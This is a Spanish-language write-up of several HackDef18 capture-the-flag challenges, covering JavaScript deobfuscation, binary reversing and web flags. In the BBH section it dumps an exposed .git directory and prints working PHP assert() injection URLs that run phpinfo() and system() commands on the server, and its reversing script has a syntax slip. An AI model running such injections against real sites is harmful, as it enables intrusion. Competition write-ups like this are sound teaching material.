RETO 1: Kim_Web

¿Algo sucio esta en este sitio, será que puedes deofuscarlo?


Kim-Web.zip

Categoría: Web


Equipo: Los Yahires

Solución

Se descargó la carpeta y el contenido de ella es el que se muestra a continuación.



Al abrir el archivo index.html, muestra lo siguiente.



Kim Web

I'm the Exploitourist.

a.k.a kim

About

I'm participating in a security competition called CTF-Capture The Flag-.

Especially, I'm good at Exploit, Pwn Problem.

Exploit is a category that analyzes a binary file and take the authority of a server.

Link

- GitHub
- Twitter

© 2018 Kim

Lo siguiente que se realizo, fue analizar la página, la cual arrojo lo que se muestra en las imágenes.

```
<!DOCTYPE html>
▼ <html lang="en-US">
  ▶ <head>…</head>
  ▼ <body>
    ▶ <header>…</header>
    ▶ <div class="exploitourist">…</div>
    ▼ <div class="about">
        <h1>About</h1>
        <p>I'm participating in a security competition called CTF-Capture The Flag-. </p>
        <p>Especially, I'm good at Exploit, Pwn Problem. </p>
      ▼ <p>
          "Exploit is a category that analyzes a binary file and take the authority of a server."
        </p>
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
        <!-- I love Anime <3 -->
    <!-- I love Anime <3 -->
    <!-- I love Anime <3 -->
  ▼ <script>
            var _0xf5e4=
     ["\x63\x61\x6E\x76\x61\x73","\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74","\x32\x64","\x67\x65\x74\x43\x6F\x6E\x74\x65\x78\x74","\x77\x69\x64\x74\x68","\x68\x65\x69\x67\x68\x74","\x61\x70\x70\x65\x
     canvas=document[_0xf5e4[1]](_0xf5e4[0]);var ctx=canvas[_0xf5e4[3]](_0xf5e4[2]);canvas[_0xf5e4[4]]= screen[_0xf5e4[4]]/ 2;canvas[_0xf5e4[5]]= screen[_0xf5e4[5]]/ 4;document[_0xf5e4[7]][_0xf5e4[6]](canvas);va
     obstacles[_0xf5e4[36]];_0xfff2x34++){if(obstacles[_0xfff2x34][_0xf5e4[28]]- obstacleImage[_0xf5e4[4]]/ 2<= 0){obstacles[_0xf5e4[37]](_0xfff2x34,1)}}};var render=function(){ctx[_0xf5e4[38]](0,0,canvas[_0xf5
     ();musicPlaying= true;muted= false}};if(!(77 in  keysDown)){muteButton= false};if(32 in  keysDown&& player[_0xf5e4[39]]== startY){if(timeScale== 0){timeScale= 1;speed= startSpeed;if(musicPlaying== false&&
    </script>
    <h1>Link</h1>
  ▼ <ul class="links clearfix">
    ▼ <li class="link">
      ▼ <a href="#">
          <img src="./img/GitHub.png" title="GitHub" alt="GitHub">
        </a>
      </li>
    ▼ <li class="link">
      ▼ <a href="#">
          <img src="./img/Twitter.png" title="Twitter" alt="Twitter">
        </a>
      </li>
    </ul>
  </div>
  <canvas width="720" height="225">
▼ <div class="copyright">
    <p>© 2018 Kim</p>
  </div>
:/body>
tml>
```

En la cual se observa que hay un script, en el cual esta codificado en hexadecimal, el cual se copio y se pego en un sitio para convertir de hexadecimal a ascii y se obtuvo el siguiente resultado.

HackDef18

Hex to ASCII text converter

Enter 2 digits hex numbers with any prefix / postfix / delimiter and press the *Convert* button (e.g. 45 78 61 6d 70 6C 65 21):

```
var _0x15e4=
["\x63\x61\x6E\x76\x61\x73","\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74","\x32\x64","\x67\x65\x74\x43\x6F\x6E\x74\x65\x78\x74","\x77\x69\x64\x74\x68","\x68\x65\x69\x67\x68\x74","\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64","\x62\x6F\x64\x79","\x73\x6F\x75\x6E\x64\x73\x2F\x66\x6C\x61\x67\x7B\x44\x6F\x5F\x59\x6F\x75\x5F\x4B\x6E\x6F\x77\x5F\x3F\x3F\x5F\x49\x5F\x34\x6D\x5F\x4B\x69\x6D\x5F\x41\x6E\x69\x6D\x65\x5F\x57\x61\x74\x63\x68\x65\x72\x5F\x41\x6E\x64\x5F\x57\x65\x62\x5F\x41\x70\x70\x6C\x69\x63\x61\x74\x69\x6
```

Convert | Reset | Swap

```
õäcanvascreateElement2dgetContextwidthheightappendChildbodysounds/flag{Do_You_Know_??
_I_4m_Kim_Anime_Watcher_And_Web_Applications_Hacker}.mp3volumeendedcurrentTimeplayaddEventListenersounds/hit.wavsounds/jump.wavrequestAnimationFramewebkitRequestAnimationFramemsRequestAnimationFramemozRequestAnimationFramesrcimages/background.jpgimages/player.pngimages/obstacle.pngimages/grass.pngimages/dirt.pngonloadisDirtxnowrgb(0, 0, 0)24px Helvetica12px
```

Otra forma de hacerlo, es con un javascript deobfuscator, el cual arroja la siguiente respuesta.

```
var canvas = document["createElement"]("canvas");
var ctx = canvas["getContext"]("2d");
canvas["width"] = screen["width"] / 2;
canvas["height"] = screen["height"] / 4;
document["body"]["appendChild"](canvas);
var audio = new Audio("sounds/flag{Do_You_Know_??_I_4m_Kim_Anime_Watcher_And_Web_Applications_Hacker}.mp3");
audio["volume"] = 0.2;
var musicPlaying = false;
audio["addEventListener"]("ended", function() {
    this["currentTime"] = 0;
    this["play"]()
}, false);
var hit = new Audio("sounds/hit.wav");
hit["volume"] = 0.5;
var jump = new Audio("sounds/jump.wav");
jump["volume"] = 0.5;
requestAnimationFrame = window["requestAnimationFrame"] || window["webkitRequestAnimationFrame"] ||
window["msRequestAnimationFrame"] || window["mozRequestAnimationFrame"];
var loadCount = 0;
var prepareImages = function() {
```

HackDef18

Flag:

flag{Do_You_Know_??_I_4m_Kim_Anime_Watcher_And_Web_Applications_ Hacker}

HackDef18

RETO 2: PyCode

¿A veces los paquetes tienen banderas escondidas, puedes encontrarlas?

Categoría: Reversing

Equipo: Los Yahires

Solución

Al descomprimir el archivo zip se nos dio un conjunto de archivos que pertenecian a lo que parecía ser una aplicación que hacia uso de una api de uber. Entre dichos archivos había un archivo con extensión pyc el cual es un archivo empaquetado de python.

Al hacer análisis al paquete este hacia uso de un servicio que almacena texto. https://pastebin.com/raw/ZGhAdgTL

“

#!/usr/bin/env

python import os

env = {"PATH":"/home/monty/bin2/", "XYZ":"BlaBla"}
os.execlpe("test.sh",
"test","666c61677b313333375f346c313131313166337
d", env)

“

en el cual se hacia referencia al script *“test”* con un parametro en hexadecimal que era la bandera codificada.

FLAG:

flag{1337_4l11111f3}

HackDef18

RETO 3: Ghoul

Sera que estos Z0mbies te detendrán a encontrar la vulnerabilidad?

Encuentra el sitio aquí: Hackdef.net:8090

Categoría: Web

Equipo: Los Yahires

Solución

Al ingresar al sitio indicado, nos damos que cuenta que el título de la página es “Tokyo ghoul game”, lo cual será una pista para encontrar la flag.

Al analizar a detalle la URL, notamos que hace referencia a un archivo php denominado *level_1.php.* Intentamos variar el número que aparece en el nombre del archivo (por ejemplo *level_2.php*) y obtuvimos respuesta por parte del servidor, por lo cual se continuo haciendo esto hasta que el servidor no respondiera.

Al acceder a la última URL (*level_4.php*), se procede a analizar el código HTML donde se hace referencia a un archivo denominado *Ken.php*, en este sitio se nos desplegó la flag.

Flag:

flag{I_am_Kaneki_Ken_You_are_wrong_We_are_4ll_t0_bl4me.}

HackDef18

RETO: SSI

SSI(100pts). ¿Puede encontrar la vulnerabilidad en este sitio?
Lo puede encontrar aquí: http://hackdef.net:8080/

Categoría: Web

Equipo: Los Yahires

Solución

1.Empezamos analizando el sitio con ayuda de la herramienta de Burpsuite;
Al mismo tiempo hicimos una herramienta el Python para ingresar a la url http://hackdef.net:8080/ +"inyectando caracteres mas comunes " ingresamos caracteres más comunes como user, admin, admin1, login, del 0 – 1000
Y logramos obtener resultados en "0" y "1".

2. Después le pasamos un escáner "Zed Attack Proxy" y nos arrojo /flag.

3. Ingresamos a http://hackdef.net:8080/flag

4. Obtuvimos la flag.

SSI.py

```
import urllib, urllib.request
from time import sleep
from requests import request, Session
from bs4 import BeautifulSoup
import json

variables = ['user',
        'admin',
        'admin1',
        'login',
        '0',
        '1',
        '2',
        '3',
        '4',
        '5',
        '6',
        '7',
        '8',
        '9',
        '10']

for i in variables:
    r = ('http://hackdef.net:8080/'+i)
    html_handler = urllib.request.urlopen(r)
    html = str(html_handler.read(), 'utf-8')
    html1 = BeautifulSoup(html, "html.parser")
    resp = []
    resp.append(html1)
print(resp)
```

RETO: OPP


A veces los binarios en c++ tienen más basura que contenido lógico. Entiende el algoritmo de codificación y obtén la bandera. Un cafecito será necesario y mucha constancia para este reto. Go!!!

Categoría: Reversing


Equipo: Los Yahires

Solución

En este reto se presenta un archivo llamado “OOP”, el cual se deberá examinar. Antes de realizar cualquier análisis es importante conocer cuales son sus características, por lo cual se ejecuta el siguiente comando.



Sabiendo que es un archivo ejecutable de 64 bits, se trata de ejecutar el mismo obteniendo como respuesta lo siguiente.



Notamos que el archivo recibe un conjunto de caracteres, que para este caso puede ser muy largo o corto. Por esta razón se tendrá que variar el número de caracteres para encontrar el valor adecuado que dé una respuesta diferente. Para este archivo el número de caracteres es 30.

```
root@biometrix-OptiPlex-9020: /home/biometrix/Desktop
root@biometrix-OptiPlex-9020:/home/biometrix/Desktop# ./OOP
QQQQQQQQQQWWWWWWWWEEEEEEEFFF
----------------------------------------
Reverse Engineering (#4)
----------------------------------------
*La literatura no es otra cosa que un sueño dirigido.
*Mientras se gana algo no se pierde nada.
*El arte es una mentira que nos acerca a la verdad.
----------------------------------------
Comprobación ...
No pasaste 0
root@biometrix-OptiPlex-9020:/home/biometrix/Desktop#
```

El resultado obtenido aún no aclara por completo como obtener la flag, por lo que se procederá a analizar el archivo con IDA Pro. Se analizarán principalmente las funciones contenidas en la función main.

```
if ( (unsigned int)hq::getSerial((hq *)&v23) == 0 )
{
  v11 = std::operator<<<std::char_traits<char>>(&std::cout, "********************************");
  std::ostream::operator<<(v11, &std::endl<char,std::char_traits<char>>);
  v12 = std::operator<<<std::char_traits<char>>(&std::cout, "No te enojes. Happy Hacking :--)!!");
  std::ostream::operator<<(v12, &std::endl<char,std::char_traits<char>>);
  v13 = std::operator<<<std::char_traits<char>>(&std::cout, "********************************");
  std::ostream::operator<<(v13, &std::endl<char,std::char_traits<char>>);
  ZN2hq7getFlagB5cxx11Ev(&v22, &v23);
  v14 = std::operator<<<std::char_traits<char>>(&std::cout, "flag{");
  v15 = std::operator<<<char,std::char_traits<char>,std::allocator<char>>(v14, &v22);
  v16 = std::operator<<<std::char_traits<char>>(v15, "}");
  std::ostream::operator<<(v16, &std::endl<char,std::char_traits<char>>);
  std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v22);
}
```

Realizando una búsqueda de la palabra “flag”, se obtuvo este resultado.

```
rax, [rbp+var_19]
rdi, rax
__ZNSaIcEC1Ev   ; std::allocator<char>::allocator(void)
rax, [rbp+var_28]
rcx, [rax+50h]
rax, [rbp+var_19]
rdx, rax
esi, offset aFlagbcdefgabcf ; "FLAGBCDEFGABCFEDECDGEHIGHCDEFG"
rdi, rcx
```

Tomando en cuenta estos resultados y analizando a detalle el código, se determina que la entrada que se ingresa al programa pasa por una serie de operaciones (una operación XOR con 50 y una adición de 20, seguida de una operación XOR con 10 y una adición de 9) y el resultado deberá ser igual a “FLAGBCDEFGABCFEDECDGEHIGHCDEFG” para poder obtener la bandera. Por lo cual es necesario realizar un script que realiza dichas operaciones de forma de inversa.

Open

OOP.py
/home/biometrix/Desktop

```
#!/usr/bin/python

cadena="FLAGBCDEFGABCFEDECDGEHIGHCDEFG"
resultado=""

for x in cadena:
        y=(ord(x)-9)^0x10)
        resultado=chr((y-20)^0x50)

print resultado
```

```
root@biometrix-OptiPlex-9020: /home/biometrix/Desktop
root@biometrix-OptiPlex-9020:/home/biometrix/Desktop# python OOP.py
IoDJEFGHIJDEFIHGHFGJHKlJKFGHIJ
root@biometrix-OptiPlex-9020:/home/biometrix/Desktop#
```

Al ejecutar el script, se obtendrá la cadena de caracteres que deberá ser ingresada en el programa “OPP” y se mostrará la respuesta a este reto.

```
root@biometrix-OptiPlex-9020:/home/biometrix/Desktop# ./OOP
IoDJEFGHIJDEFIHGHFGJHKlJKFGHIJ
----------------------------------------
Reverse Engineering (#4)
----------------------------------------
*La literatura no es otra cosa que un sueño dirigido.
*Mientras se gana algo no se pierde nada.
*El arte es una mentira que nos acerca a la verdad.
----------------------------------------
Comprobación ...
Pasar 0
Pasar 1
Pasar 2
Pasar 3
Pasar 4
Pasar 5
Pasar 6
Pasar 7
Pasar 8
Pasar 9
Pasar 10
Pasar 11
Pasar 12
Pasar 13
Pasar 14
Pasar 15
Pasar 16
Pasar 17
Pasar 18
Pasar 19
Pasar 20
Pasar 21
Pasar 22
Pasar 23
Pasar 24
Pasar 25
Pasar 26
Pasar 27
Pasar 28
Pasar 29
**********************************
No te enojes. Happy Hacking :--)!!
**********************************
flag{IoDJEFGHIJDEFIHGHFGJHKlJKFGHIJ}
root@biometrix-OptiPlex-9020:/home/biometrix/Desktop#
```

Flag:

flag{IoDJEFGHIJDEFIHGHFGJHKlJKFGHIJ}

RETO: BBH

BBH (300pts)

Veamos cómo andan en… mejor aquí encuentran el sitio:
hackdef.net:8070

Categoría: Web

Equipo: Los Yahires

Solución

Cuando se accede al sitio. Y se inspecciona el código fuente de la pagina se puede notar una página llamada *"secret"* que se encuentra oculta. Como se trata de un sitio creado en php se puede deducir que la pagina oculta se llama *"secret.php":*

```
            <a class="navbar-brand" href="#">BBH</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
            <ul class="nav navbar-nav">
                <li ><a href="?bbh=home">Home</a></li>
                <li ><a href="?bbh=about">About</a></li>
                <li ><a href="?bbh=contact">Contact</a></li>
                <!--<li ><a href="?bbh=secret">My secrets</a></li> -->
            </ul>
        </div>
    </div>
</nav>

<div class="container" style="margin-top: 50px">
```

Al revisar el sitio, revela que se usó GitHub como repositorio de control de fuente. Por lo que se usa el directorio *.git* para recuperar el código fuente del sitio. Mediante el uso del comando "*wget".*

wget –mirror -I .git http://hackdef.net:8070/.git/


Para saber el estado de los archivos, escribimos:

git status | head -n 10

En la salida se muestra un archivo llamado index.php, el cual al examinarlo se puede verificar el uso de *"assert", y a este, se le pueden mandar instrucciones mediante la variable $file*

```php
<?php
error_reporting(0);
if (isset($_GET['bbh'])) {
        $bbh = $_GET['bbh'];
} else {
        $bbh = "home";
}

$file = "templates/" . $bbh . ".php";

// '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```


Para probar lo antes mencionado se hizo la prueba con algunos comandos del sistema a través del navegador como, por ejemplo:
http://hackdef.net:8070/?bbh=home'). phpinfo(); //



System	Linux a61eb2ad0e26 4.4.0-1052-aws #61-Ubuntu SMP Mon Feb 12 23:05:58 UTC 2018 x86_64
Build Date	Jul 4 2018 16:55:24
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*


Como se puede observar la inyección para el phpinfo() fue exitosa.
Una vez hecho lo anterior se probó con system() para ejecutar comando en la máquina que contiene la página. Se probó con el comando "ls" con la banderas -lah para verlos permisos para mostrar los permisos de cada archivo, archivos ocultos y el tamaño de cada archivo. Sin embargo, la salida del comando se muestra en el código fuente de la página.
http://hackdef.net:8070/?bbh=home'). system("ls -lah"); //

HackDef18




```
total 52K
drwxr-xr-x 6 root root 4.0K Aug 18 03:16 .
drwxr-xr-x 8 root root 4.0K Aug 18 03:16 ..
drwxr-xr-x 8 root root 4.0K Aug 17 22:53 .git
-rw-r--r-- 1 root root  27K Jul  9 13:13 hint.png
-rw-r--r-- 1 root root 2.2K Jul 13 01:29 index.php
-rw-r--r-- 1 root root   16 Jul  9 04:37 robots.txt
drwxr-xr-x 2 root root 4.0K Aug 18 03:16 templates
total 52K
drwxr-xr-x 6 root root 4.0K Aug 18 03:16 .
drwxr-xr-x 8 root root 4.0K Aug 18 03:16 ..
drwxr-xr-x 8 root root 4.0K Aug 17 22:53 .git
-rw-r--r-- 1 root root  27K Jul  9 13:13 hint.png
-rw-r--r-- 1 root root 2.2K Jul 13 01:29 index.php
-rw-r--r-- 1 root root   16 Jul  9 04:37 robots.txt
drwxr-xr-x 2 root root 4.0K Aug 18 03:16 templates
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">

```


Con system() se puede explorar la carpeta templates *para ver si existe algún archivo que sirva para encontrar la bandera mediante el comando:*
http://hackdef.net:8070/?bbh=home'). system("ls -lah templates"); //




```
total 24K
drwxr-xr-x 2 root root 4.0K Aug 18 03:16 .
drwxr-xr-x 6 root root 4.0K Aug 18 03:16 ..
-rw-r--r-- 1 root root   30 Jul  9 12:13 about.php
-rw-r--r-- 1 root root   56 Jul  9 12:14 contact.php
-rw-r--r-- 1 root root  195 Jul  9 12:06 home.php
-rw-r--r-- 1 root root   76 Aug 18 03:16 secret.php
total 24K
drwxr-xr-x 2 root root 4.0K Aug 18 03:16 .
drwxr-xr-x 6 root root 4.0K Aug 18 03:16 ..
-rw-r--r-- 1 root root   30 Jul  9 12:13 about.php
-rw-r--r-- 1 root root   56 Jul  9 12:14 contact.php
-rw-r--r-- 1 root root  195 Jul  9 12:06 home.php
-rw-r--r-- 1 root root   76 Aug 18 03:16 secret.php
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">

```

Como se puede observar se encontró un archivo llamado secret.php mediante el cual se pudo obtener la bandera mediante el comando cat:

http://hackdef.net:8070/?bbh=home'). system("cat templates/secret.php"); //



Bandera:

flag{ Th3_S3CR3T_1s_th4t_I_am_Bug_Bounty_Hunter_Y33335!}}


RETOS: Tamrof

Categoría: Pawning

Equipo: Los Yahires

Solución

